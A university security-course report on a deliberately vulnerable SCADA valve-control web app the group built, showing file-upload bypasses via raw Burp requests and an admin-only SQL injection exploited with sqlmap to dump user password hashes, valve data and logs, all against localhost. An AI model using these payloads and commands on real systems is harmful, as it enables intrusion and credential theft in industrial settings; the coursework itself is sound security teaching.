

CS437 - Cybersecurity Practices and Applications

Assignment : Develop, Exploit, and Patch a Vulnerable SCADA Interface

Group Members: Ažuolas Saulius Balbieris, Alp Çetintaş, Ömer Taş

January, 9, 2026

Faculty of Engineering and Natural Sciences

Sabancı University

Computer Science and Engineering

1. Introduction

This report focuses on the development, exploitation, and patching of a vulnerable SCADA interface designed for a Remote Valve Management System (Task 5). The system operates in a field valve network and provides operators with the ability to monitor the valves, control them through the interface. The system further generates operational logs of the system such as command executions and failures. The system is intentionally tested against file upload and SQL injection vulnerabilities to evaluate exploitation and patching techniques.

Explanation video for file upload vulnerabilities and patches:

-  file-upload-vulnerabilities.mp4
-  sql-inj-patched.mp4
-  sql injection demo.mov

2. Environment

Backend: Python (Flask)

Database: SQLite3

Frontend: HTML / CSS / JavaScript

Containerization: Docker (docker-compose up --build)

Testing Tools: Burp Suite, SQLmap, OWASP ZAP, Postman

Credentials (username/password): admin/admin123, operator/operator123

3. System Features

The valve dashboard provides the operators with a real-time overview of the field valve network. It displays each valve's open/close percentage, communication status, last command timestamp, allowing the operators to monitor the system. The system also allows users to directly control individual valves with the open and close commands. These commands are processed by the application server and sent to the field valve network, with the execution results being recorded for logging and monitoring. Furthermore, valve operations can be scheduled to be executed at predefined times. This feature enables automated control, such as timed opening or closing of valves. The scheduling information is also stored in the system.

The system generates logs for all critical events, including command execution, failed valve responses, and communication timeouts. These logs provide the ability to monitor the operation and help in detecting misuse, attacks, and unusual system behavior during security testing.

4. Vulnerabilities

4.1. CWE-434 Unrestricted Upload of File with Dangerous Type

The official description of this vulnerability is the following: “The product allows the upload or transfer of dangerous file types that are automatically processed within its environment.” This vulnerability occurs due to insufficient validation and security controls during file upload. Uploaded files are accepted based on no/weak protection mechanisms that can be bypassed. Mechanisms like file type validation, file size limits, file content scanning can lead to these vulnerabilities if not set up properly.

In this assignment, three types of security mechanisms are exploited, which are listed below. The vulnerable endpoints are the “/upload/scenarioX” endpoints, with the x variable corresponding to the different security mechanisms (1, 2, 3).

- **No protection mechanism**

Vulnerable endpoint: /upload/scenario1

To test the scenario where there are no protection mechanisms in place, we can upload a malicious php file with phpinfo() inside of it, and the file successfully gets stored in the system files without going through any checks.

Request

	Pretty	Raw	Hex
1	POST /upload/scenario1 HTTP/1.1		
2	Host: localhost:5002		
3	Content-Length: 227		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Accept-Language: tr-TR, tr;q=0.9		
9	Origin: http://localhost:5002		
10	Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytoB7jUK30ADlvBUW		
11	Upgrade-Insecure-Requests: 1		
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: http://localhost:5002/upload		
19	Accept-Encoding: gzip, deflate, br		
20	Cookie: session=.eJyrVlrKz0lVs1JKTMnNzFPSUSotTi2Kz0xRsJKEsPMScxHStQBzLw-T.aWDP3Q.TGMNnqPfy9g27xR2mk5jsYYI-Vs		
21	Connection: keep-alive		
22			
23	-----WebKitFormBoundarytoB7jUK30ADlvBUW		
24	Content-Disposition: form-data; name="file"; filename="test_malicious.php"		
25	Content-Type: application/octet-stream		
26			
27	<?php phpinfo(); ?>		
28			
29	-----WebKitFormBoundarytoB7jUK30ADlvBUW--		
30			

Figure 1, BURP Suite POST request intercept

uploads	VOLUME	57 minutes ago
configs	VOLUME	11 days ago
encrypted	VOLUME	48 minutes ago
firmware	VOLUME	48 minutes ago
test_malicious.php	VOLUME	21 Bytes 1 second ago

Figure 2, Docker vulnerable system files

- **Weak protection mechanism**

Vulnerable endpoint: /upload/scenario2

Now the protection mechanisms include an incomplete blacklist of file extensions and a header based size check. The endpoint still allows malicious file types such as “.py” and “.js”. The algorithm only checks for the extension after the last dot, so when a malicious file with double extension is uploaded onto the system such as “.php.txt”, the system only checks “.txt” and allows the file since it is a text file. Thus, the malicious code successfully gets loaded into the system.

The second protection mechanism which is the file size checking (maximum of 5MB), can also be bypassed by several ways. If the mechanism only checks the “Content-Length” header and not the actual data of the message, the mechanism can be bypassed by modifying the content-length on the request. Another way to bypass it is compression. By providing the system with a small zip file that expands significantly when extracted, we can hide the actual size of the payload and get the file into the system files.

```
-----WebKitFormBoundaryBvIEY4P0eEXKzrrR
Content-Disposition: form-data; name="file"; filename="test_malicious.php.txt"
Content-Type: text/plain

<?php phpinfo(); ?>
```

Figure 3, BURP Suite POST request intercept, double extension file

```
Request
Pretty  Raw  Hex
1 POST /upload/scenario2 HTTP/1.1
2 Host: localhost:5002
3 Content-Length: 150
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: tr-TR,tr;q=0.9
9 Origin: http://localhost:5002
10 Content-Type: multipart/form-data; boundary=---WebKitFormBoundary0MubK0FX9nWS6uSJ
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:5002/upload/scenario2
19 Accept-Encoding: gzip, deflate, br
20 Cookie: session=.eJyrVirKz0lVsJkTMMnZsFPUSot1t2Kz0xRsjKEsPMScxHStQBzLw-T.aWDYUQ.N0Q7WYco_sl62LHFz0lJWUf0dX4
21 Connection: keep-alive
22
23 -----WebKitFormBoundary0MubK0FX9nWS6uSJ
24 Content-Disposition: form-data; name="file"; filename="big-file.txt"
25 Content-Type: text/plain
26
27
28
29
30
```

Figure 4, BURP Suite POST request intercept, Content-Length modification

File/Folder	Size	Time
uploads	VOLUME	2 hours ago
configs	VOLUME	11 days ago
encrypted	VOLUME	1 hour ago
firmware	VOLUME	1 hour ago
60168fbadb72f6d9221607ae13e56c49_test_malicious.php.txt	VOLUME	21 Bytes 28 minutes ago
77489d98ad73015f7cea8cce029e9846_big-file.zip	VOLUME	44.4 kB 15 seconds ago
test_malicious.php	VOLUME	21 Bytes 42 minutes ago

Figure 5. Docker vulnerable system files

- **File scanning bypass with encryption**

Vulnerable endpoint: /upload/scenario3

In this scenario, a file scanning bypass is possible due to incorrect ordering of the security controls in the uploading pipeline. Because the uploaded files are first encrypted with AES-256, and afterwards, are scanned in their encrypted form. The content inspection mechanism is unable to identify the true nature of the encrypted files, and as a result, the malicious file is able to bypass the security controls and enter the system files. After in the system files, if the file is decrypted for further use and processing, the file's contents are not scanned again. This allows the attacker to bypass the scanning mechanism.



Figure 6, Encrypted File in the system




Figure 7, Docker vulnerable system files, after decryption

4.2. CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') vulnerable documentation

This vulnerability occurs when a part of the SQL command consists of the external user input, and this user input has not been properly neutralized. This results in a critical security flaw where the external user can inject malicious SQL payloads through the endpoint, leading to unauthorized database access or manipulation.

In our scenario, the operator input is properly sanitized and escaped, preventing malicious SQL injection. However the admin input is not properly escaped leading to an SQL injection vulnerability in higher privileges. The vulnerable endpoint is the `/valves/search` endpoint and can only be exploited with the admin privileges.

The vulnerability exists in the valve `/valves/search` functionality where admin users can search for valves by name or location. The vulnerable code directly concatenates user input into the SQL query:

```
query = f"SELECT * FROM valves WHERE valve_name LIKE '%{search_term}%'"
```

While the operator role uses secure parameterized queries:

```
query = "SELECT * FROM valves WHERE valve_name LIKE ? OR location LIKE ?"
```

```
valves = conn.execute(query, (f'%{search_term}%', f'%{search_term}%')).fetchall()
```

This inconsistency creates a privilege-based attack surface where authenticated attackers with admin credentials can exploit the database.

Exploitation Steps

Testing Environment

- Tool Used: SQLMap v1.9.12 (automated SQL injection exploitation tool)
- Target: `http://localhost:5002/valves/search` (vulnerable version)
- Method: POST request with `search` parameter
- Authentication: Admin session cookie

Step 1: Operator Role Testing (Baseline - Should Be Safe)

To verify that the vulnerability is role-specific, we first tested the endpoint as an operator user:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosiE9MSSlKLS5WslIyNDHTMzfVMzXRMzQ2UtJRKsrPSQUK5xekFiWw5BcBRUqLU4viM10UirIwg7LzEXBQVtQAH5xn2.aWE4Rg.tz02VbHh2R5QQoK3GjIL-wUyW0Y" \
--batch \
--level=3 \
--risk=2 \
> testing_results/sqlmap_outputs/01_operator_test.txt 2>&1
```

```
[20:35:40] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[20:35:40] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[20:35:41] [WARNING] parameter 'Referer' does not seem to be injectable
[20:35:41] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[20:35:41] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 5618 times

[*] ending @ 20:35:41 /2026-01-09/
```

Result: SQLMap confirmed that the endpoint is ****NOT INJECTABLE**** when accessed with operator credentials. All 400+ injection tests failed, confirming that parameterized queries successfully prevent SQL injection for operator users.

Step 2: Admin Role Testing (Vulnerability Detection)

Testing the same endpoint with admin credentials revealed the vulnerability:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosIE9MSSLKLS5WslIyNDHTMzfVMzXRMzQ2UtJRKsrPSQKJ6bkZuYBuaXFqUXxmSLKVoYQdL5iLkK6FgBjkxcv.aWFD0g.ZU7M0Bhyv
bLDTmenE8SQ0EVbX1w" \
--batch \
--level=3 \
--risk=2 \
--random-agent \
--flush-session \
> testing_results/sqlmap_outputs/02_admin_detection.txt 2>&1
```

```
[21:06:42] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query
columns. Automatically extending the range for current UNION query injection technique test
[21:06:42] [INFO] target URL appears to have 13 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[21:06:45] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 378 HTTP(s) requests:
----
Parameter: search (POST)
  Type: boolean-based blind
  Title: SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)
  Payload: search=test' AND CASE WHEN 8179=8179 THEN 8179 ELSE JSON(CHAR(86,107,75,112)) END-- auUn

  Type: UNION query
  Title: Generic UNION query (NULL) - 13 columns
  Payload: search=test' UNION ALL SELECT 97,97,97,97,97,97,97,CHAR(113,118,113,112,113)||CHAR(108,66,70,79,82,116,89,111,80,75,71,114,117,
106,89,71,75,119,109,87,74,115,110,84,103,107,105,112,70,109,90,79,116,70,109,72,70,89,65,109)||CHAR(113,118,118,113,113),97,97,97,97,
97,97-- qLSh
----
do you want to exploit this SQL injection? [Y/n] Y
[21:06:45] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:06:45] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 52 times
[21:06:45] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/azuolasbalbieris/.local/share/
sqlmap/output/results-01092026_0906pm.csv'

[*] ending @ 21:06:45 /2026-01-09/
```

Result: SQLMap successfully identified ****UNION-based SQL injection**** in the POST parameter `search`. The tool detected:

- Injection Type: Generic UNION query
- Database: SQLite
- Columns: 13 columns
- Payload Example: `search=test' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--`

Step 3: Database Enumeration

Using the confirmed vulnerability, we enumerated the database structure:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosiE9MSSlKLS5WslIyNDHTMzfVMzXRMzQ2UtJRKsrPSQKJ6bkZuYBuaXFqUXxmSlKVoYQdL5iLkK6FgBjKxcv.aWFD0g.ZU7M0BhYv
bLDTmenE8SQEVBx1w" \
--batch \
--tables \
> testing_results/sqlmap_outputs/04_tables.txt 2>&1
```

Using the confirmed vulnerability, we enumerated the database structure:

```
---
do you want to exploit this SQL injection? [Y/n] Y
[21:07:13] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:07:13] [INFO] fetching tables for database: 'SQLite_masterdb'
[21:07:13] [WARNING] reflective value(s) found and filtering out
<current>
[12 tables]
+-----+
| failed_login_attempts |
| attack_logs           |
| auto_response_rules   |
| blocked_ips           |
| command_logs          |
| file_uploads          |
| schedules             |
| security_actions       |
| sqlite_sequence       |
| users                 |
| users_locked          |
| valves                |
+-----+

[21:07:13] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/azuolasbalbieris/.local/share/
sqlmap/output/results-01092026_0907pm.csv'

[*] ending @ 21:07:13 /2026-01-09/
```

Result: Successfully enumerated 12 database tables:

- users - User credentials and authentication data
- valves - Valve configurations and states
- command_logs - Operational command history
- attack_logs - Security event logs
- scheduled_operations - Automated valve schedules
- `blocked\_ips`, `users\_locked`, `failed\_login\_attempts` - Security controls

- `file\_uploads`, `security\_actions`, `auto\_response\_rules` - System metadata

Step 4: Data Exfiltration - Users Table

To demonstrate the severity, we extracted sensitive user data:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosiE9MSSlKLS5WslIyNDHTMzfVMzXRMzQ2UtJRKsrPSQKJ6bkZuYBuaXFqUXxmSlKVoYQdL5iLkK6FgBjkxcv.aWFD0g.ZU7M0BhyvbLDTmenE8SQQEVBx1w" \
--batch \
-T users \
--dump \
> testing_results/sqlmap_outputs/06_users_dump.txt 2>&1
```

```
do you want to exploit this SQL injection? [Y/n] Y
[21:07:42] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:07:42] [INFO] fetching columns for table 'users'
[21:07:42] [INFO] fetching entries for table 'users'
[21:07:42] [WARNING] reflective value(s) found and filtering out
Database: <current>
Table: users
[2 entries]
+-----+-----+-----+-----+-----+-----+
| id | role | email | username | created_at | last_login | password_hash |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin@valvecontrol.local | admin | 2026-01-08 20:23:11 | 2026-01-09 18:04:42.669963 | scrypt:32768:8:1$F3ISksXttgTglIvc$074b4bfc5cd1fad651520d9d761422fbeleac |
| 2 | operator | operator@valvecontrol.local | operator | 2026-01-08 20:23:11 | 2026-01-09 17:17:58.827163 | scrypt:32768:8:1$pBeuLh7cTaG8LWY$93b1851823547c46df98d9d6a1b1cfac4b00 |
+-----+-----+-----+-----+-----+-----+

[21:07:42] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/Users/azuolasbalbieris/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:07:42] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/azuolasbalbieris/.local/share/sqlmap/output/results-01092026_0907pm.csv'

[*] ending @ 21:07:42 /2026-01-09/
```

Result: Successfully exfiltrated complete user database containing:

- Username: admin, operator
- Password Hashes: Full scrypt hashes exposed
- Email Addresses: admin@valvecontrol.local, operator@valvecontrol.local
- Roles: admin, operator
- Last Login Timestamps: Complete authentication history

This demonstrates complete compromise of authentication credentials, allowing potential offline password cracking attacks.

Step 5: Operational Data Exfiltration

We further extracted critical operational data:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosiE9MSSlKLS5WslIyNDHTMzfVMzXRMzQ2UtJRKsrPSQKJ6bkZuYBuaXFqUXxmSlKVoYQdL5iLkK6FgBjkxcv.aWFD0g.ZU7M0BhyvbLDTmenE8SQQEVBx1w" \
--batch \
-T valves \
--dump \
--threads 5 \
> testing_results/sqlmap_outputs/07_valves_dump.txt 2>&1
```

```
[21:00:13] [WARNING] reflective value(s) found and filtering out
[21:00:13] [INFO] fetching entries for table 'valves'
Database: <current>
Table: valves
[150 entries]
```

id	status	location	created_at	updated_at	valve_name	config_file	last_command	open_percentage	firmware_version	communication_status	last_command_timestamp	last_response_timestamp
1	operational	Building-D, Sector-5	2026-01-08 20:23:11	2026-01-08 20:23:11	V-001	NULL	ADJUST	9	1.0.0	disconnected	2026-01-06 23:02:11.473485	2026-01-06 23:02:11.811485
2	error	Building-A, Sector-3	2026-01-08 20:23:11	2026-01-08 20:23:11	V-002	NULL	OPEN	43	1.0.0	connected	2026-01-05 19:56:11.476880	2026-01-05 19:56:11.623080
3	maintenance	Building-B, Sector-4	2026-01-08 20:23:11	2026-01-08 20:23:11	V-003	NULL	OPEN	19	1.2.0	connected	2026-01-06 08:57:11.476140	2026-01-06 08:57:11.704140
4	operational	Building-B, Sector-5	2026-01-08 20:23:11	2026-01-08 20:23:11	V-004	NULL	NULL	32	2.0.0	connected	NULL	NULL
5	operational	Building-C, Sector-7	2026-01-08 20:23:11	2026-01-08 20:23:11	V-005	NULL	NULL	180	1.0.1	connected	NULL	NULL
6	operational	Building-D, Sector-5	2026-01-08 20:23:11	2026-01-08 20:23:11	V-006	NULL	OPEN	66	1.0.1	connected	2026-01-08 07:00:11.476275	2026-01-08 07:00:11.539275
7	maintenance	Building-B, Sector-4	2026-01-08 20:23:11	2026-01-08 20:23:11	V-007	NULL	CLOSE	44	1.0.1	timeout	2026-01-08 01:58:11.476303	2026-01-08 01:58:11.916303
8	maintenance	Building-D, Sector-8	2026-01-08 20:23:11	2026-01-08 20:23:11	V-008	NULL	NULL	42	1.1.0	timeout	NULL	NULL
9	error	Building-C, Sector-8	2026-01-08 20:23:11	2026-01-08 20:23:11	V-009	NULL	ADJUST	71	2.0.0	timeout	2026-01-06 16:07:11.476348	2026-01-06 16:07:11.706348
10	error	Building-B, Sector-10	2026-01-08 20:23:11	2026-01-08 20:23:11	V-010	NULL	CLOSE	60	2.0.0	disconnected	2026-01-07 15:58:11.476374	2026-01-07 15:58:11.908374
11	operational	Building-A, Sector-6	2026-01-08 20:23:11	2026-01-08 20:23:11	V-011	NULL	CLOSE	79	1.0.1	connected	2026-01-07 09:02:11.476398	2026-01-07 09:02:11.827398
12	operational	Building-E, Sector-3	2026-01-08 20:23:11	2026-01-08 20:23:11	V-012	NULL	OPEN	73	2.0.0	connected	2026-01-07 20:39:11.476425	2026-01-07 20:39:11.674425
13	error	Building-B, Sector-7	2026-01-08 20:23:11	2026-01-08 20:23:11	V-013	NULL	ADJUST	71	2.0.0	connected	2026-01-07 09:30:11.476448	2026-01-07 09:30:11.728448
14	operational	Building-E, Sector-1	2026-01-08 20:23:11	2026-01-08 20:23:11	V-014	NULL	ADJUST	42	1.1.0	connected	2026-01-07 04:35:11.476472	2026-01-07 04:35:11.635472
15	operational	Building-C, Sector-4	2026-01-08 20:23:11	2026-01-08 20:23:11	V-015	NULL	ADJUST	5	1.0.1	connected	2026-01-06 05:57:11.476496	2026-01-06 05:57:11.656496
16	error	Building-C, Sector-10	2026-01-08 20:23:11	2026-01-08 20:23:11	V-016	NULL	CLOSE	89	1.2.0	connected	2026-01-06 10:48:11.476519	2026-01-06 10:48:11.616519
17	operational	Building-A, Sector-9	2026-01-08 20:23:11	2026-01-08 20:23:11	V-017	NULL	SYNC	1	1.1.0	connected	2026-01-06 18:15:11.476543	2026-01-06 18:15:11.825543
18	operational	Building-E, Sector-1	2026-01-08 20:23:11	2026-01-08 20:23:11	V-018	NULL	NULL	3	1.2.0	connected	NULL	NULL
19	operational	Building-B, Sector-1	2026-01-08 20:23:11	2026-01-08 20:23:11	V-019	NULL	ADJUST	21	1.0.0	timeout	2026-01-06 19:22:11.476583	2026-01-06 19:22:11.718583
20	error	Building-E, Sector-2	2026-01-08 20:23:11	2026-01-08 20:23:11	V-020	NULL	NULL	34	1.0.1	connected	NULL	NULL
21	operational	Building-C, Sector-9	2026-01-08 20:23:11	2026-01-08 20:23:11	V-021	NULL	ADJUST	7	2.0.0	connected	2026-01-07 13:25:11.476623	2026-01-07 13:25:11.574623
22	error	Building-E, Sector-2	2026-01-08 20:23:11	2026-01-08 20:23:11	V-022	NULL	OPEN	15	1.2.0	timeout	2026-01-06 05:25:11.476646	2026-01-06 05:25:11.865646
23	operational	Building-E, Sector-1	2026-01-08 20:23:11	2026-01-08 20:23:11	V-023	NULL	NULL	94	1.0.0	connected	NULL	NULL
24	error	Building-E, Sector-10	2026-01-08 20:23:11	2026-01-08 20:23:11	V-024	NULL	NULL	84	2.0.0	disconnected	NULL	NULL
25	error	Building-C, Sector-3	2026-01-08 20:23:11	2026-01-08 20:23:11	V-025	NULL	NULL	95	1.2.0	connected	NULL	NULL
26	maintenance	Building-A, Sector-9	2026-01-08 20:23:11	2026-01-08 20:23:11	V-026	NULL	OPEN	86	1.1.0	connected	2026-01-07 01:20:11.476729	2026-01-07 01:20:11.531729
27	operational	Building-A, Sector-10	2026-01-08 20:23:11	2026-01-08 20:23:11	V-027	NULL	SYNC	17	1.1.0	connected	2026-01-07 01:30:11.476753	2026-01-07 01:30:11.932753
28	error	Building-E, Sector-2	2026-01-08 20:23:11	2026-01-08 20:23:11	V-028	NULL	CLOSE	39	1.1.0	connected	2026-01-08 15:08:11.476776	2026-01-08 15:08:11.602776
29	error	Building-B, Sector-8	2026-01-08 20:23:11	2026-01-08 20:23:11	V-029	NULL	OPEN	20	1.0.0	connected	2026-01-06 22:03:11.477104	2026-01-06 22:03:11.756104
30	operational	Building-E, Sector-4	2026-01-08 20:23:11	2026-01-08 20:23:11	V-030	NULL	CLOSE	46	2.0.0	connected	2026-01-07 23:03:11.477194	2026-01-07 23:03:11.661194
31	error	Building-B, Sector-7	2026-01-08 20:23:11	2026-01-08 20:23:11	V-031	NULL	CLOSE	36	1.0.0	connected	2026-01-07 21:08:11.477218	2026-01-07 21:08:11.744218
32	operational	Building-E, Sector-2	2026-01-08 20:23:11	2026-01-08 20:23:11	V-032	NULL	CLOSE	80	1.0.1	connected	2026-01-07 02:17:11.477241	2026-01-07 02:17:11.693241
33	offline	Building-A, Sector-10	2026-01-08 20:23:11	2026-01-08 20:23:11	V-033	NULL	ADJUST	21	1.0.1	connected	2026-01-08 09:15:11.477264	2026-01-08 09:15:11.836264
34	operational	Building-D, Sector-4	2026-01-08 20:23:11	2026-01-08 20:23:11	V-034	NULL	ADJUST	87	1.2.0	connected	2026-01-08 14:27:11.477287	2026-01-08 14:27:11.959287

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5002/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsosiE9MSS5KL5WsIyNDHTMzfVMzXRmZQ2UtJRksrPSQUKJ6bkZuYBuaxFqLXxm5LKVoYQd15iLKk6FgBjKxcv.aWFD0g.ZU7M0BhyvBLDTmenES9QEVBx1w" \
--batch \
-T command_logs \
--dump \
> testing_results/sqlmap_outputs/08_logs_dump.txt 2>&1
```

```
[21:10:49] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:10:49] [INFO] fetching columns for table 'command_logs'
[21:10:49] [WARNING] reflective value(s) found and filtering out
[21:10:49] [INFO] fetching entries for table 'command_logs'
Database: <current>
Table: command_logs
[50 entries]
```

id	user_id	valve_id	status	command	timestamp	error_message	response_time_ms	target_percentage
1	1	10	success	ADJUST	2026-01-08 20:23:11	NULL	173	85
2	1	19	success	SYNC	2026-01-08 20:23:11	NULL	276	NULL
3	1	18	success	CLOSE	2026-01-08 20:23:11	NULL	421	NULL
4	1	7	success	OPEN	2026-01-08 20:23:11	NULL	272	NULL
5	2	1	failed	ADJUST	2026-01-08 20:23:11	Connection timeout	3661	25
6	1	18	success	ADJUST	2026-01-08 20:23:11	NULL	484	30
7	1	5	timeout	SYNC	2026-01-08 20:23:11	NULL	1417	NULL
8	2	11	success	CLOSE	2026-01-08 20:23:11	NULL	290	NULL
9	1	13	success	SYNC	2026-01-08 20:23:11	NULL	92	NULL
10	2	10	success	OPEN	2026-01-08 20:23:11	NULL	269	NULL
11	1	17	success	SYNC	2026-01-08 20:23:11	NULL	217	NULL
12	2	13	timeout	CLOSE	2026-01-08 20:23:11	NULL	3258	NULL
13	2	11	timeout	SYNC	2026-01-08 20:23:11	Invalid response	3068	NULL
14	1	6	timeout	SYNC	2026-01-08 20:23:11	Invalid response	3827	NULL
15	2	8	success	ADJUST	2026-01-08 20:23:11	NULL	70	56
16	1	15	success	ADJUST	2026-01-08 20:23:11	NULL	58	19
17	2	11	timeout	OPEN	2026-01-08 20:23:11	Connection timeout	3070	NULL
18	1	6	success	SYNC	2026-01-08 20:23:11	NULL	81	NULL

Result: Complete exfiltration of:

- Valve Data: Names, locations, open percentages, communication status, manufacturer details
- Command Logs: All valve control commands, timestamps, executing users, and results
- Operational Patterns: Scheduling information revealing operational procedures

Operational Impact

The SQL injection vulnerability in the SCADA valve management system has severe operational and security implications:

Confidentiality Impact (HIGH)

- Credential Exposure: Complete user database including password hashes extracted
- Operational Intelligence: All valve configurations and locations revealed
- Command History: Complete log of all system operations accessible
- Infrastructure Mapping: Attacker gains full understanding of valve network topology

Integrity Impact (HIGH)

- Database Manipulation: Potential for UPDATE queries to modify valve configurations
- State Manipulation: Could alter scheduled operations or valve states
- Log Tampering: Ability to delete or modify audit logs to hide malicious activity
- Authentication Bypass: Potential to create new admin accounts or modify existing credentials

Availability Impact (MEDIUM)

- Service Disruption: Ability to execute DROP TABLE commands
- Data Corruption: Malicious updates could render system inoperable
- Denial of Service: Heavy database queries could impact system performance

OT-Specific Risks


Physical Process Disruption: Access to valve schedules enables planning of physical attacks

Safety System Bypass: Knowledge of valve states and operations could compromise safety interlocks

Critical Infrastructure Intelligence: Complete understanding of industrial process enables targeted attacks

